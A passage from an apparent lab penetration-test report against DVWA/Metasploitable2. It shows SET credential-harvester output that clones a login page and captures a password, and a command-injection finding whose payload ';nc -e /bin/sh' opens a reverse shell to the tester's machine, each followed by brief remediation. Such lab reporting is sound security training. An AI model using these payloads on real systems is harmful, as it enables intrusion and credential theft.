be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.
```




```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.30.7]:192.168.30.7
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://192.168.30.6/dvwa/login.php

[*] Cloning the website: http://192.168.30.6/dvwa/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a
 website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```



Not secure | 192.168.30.7
uick access, place your bookmarks here on the bookmarks bar. Import bookmarks now...
DVWA

Username: admin

Password: ••••••••



```
192.168.30.2 - - [12/May/2021 00:56:27] "GET / HTTP/1.1" 200 -
192.168.30.2 - - [12/May/2021 00:56:27] "GET /favicon.ico HTTP/1.1" 404 -
192.168.30.2 - - [12/May/2021 00:56:45] "GET / HTTP/1.1" 200 -
192.168.30.2 - - [12/May/2021 00:56:45] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=admin
POSSIBLE PASSWORD FIELD FOUND: password=password
POSSIBLE USERNAME FIELD FOUND: Login=Login
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.30.2 - - [12/May/2021 00:56:54] "POST /index.html HTTP/1.1" 302 -
```


Remediation

Make employee awareness sessions. Ensure password management is strictly tight

09	**Command Execution**			
Risk Level	Critical	High	Medium	**Low** 🟩
Host	Metasploitable2 – DVWA (192.168.56.111)			

Observation & Risk

The goal of a command execution or command injection attack is to execute arbitrary commands on the host operating system through a vulnerable application. When an application sends unsafe user-supplied data (forms, cookies, HTTP headers, etc.) to a system shell, a command injection attack is possible. The code does not verify that $target is a valid IP address. There is no special character filtering. In Unix/Linux, the ; character allows commands to be separated. If the input is not properly sanitized, we can insert arbitrary insertions to the input field as our wish. Resulting to that it can be used with a reverse shell after injecting the arbitrary command.




Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

;nc -e /bin/sh 192.168.56.113 4545



```
┌──(root💀Kali)-[~]
└─# nc -lvp 4545
listening on [any] 4545 ...
192.168.56.111: inverse host lookup failed: Unknown host
connect to [192.168.56.113] from (UNKNOWN) [192.168.56.111] 58650
pwd
/var/www/dvwa/vulnerabilities/exec
```

Remediation

Prohibit calling out OS commands from application-layer code. Creating a whitelist of permitted values might help mitigate the issue

6. CONCLUSION

To detect threats inside the device, the computer should be seen through the attacker's perspective. To this end, it is important to think of the computer as a black box and collect data passively and actively. If I have discovered the service, we can check the database for exploits (ExploitDB) and the exploit would be easy to use. I used automated scanners to ensure that I did not overlook any vulnerabilities, but their performance should not be the only measure for determining which ones we find. Because results obtained from these tests may not be exact, and can sometimes corrupt the method, they are less reliable than objective tests. Finally, to ensure success, it is important to keep the system and network configurations up to date.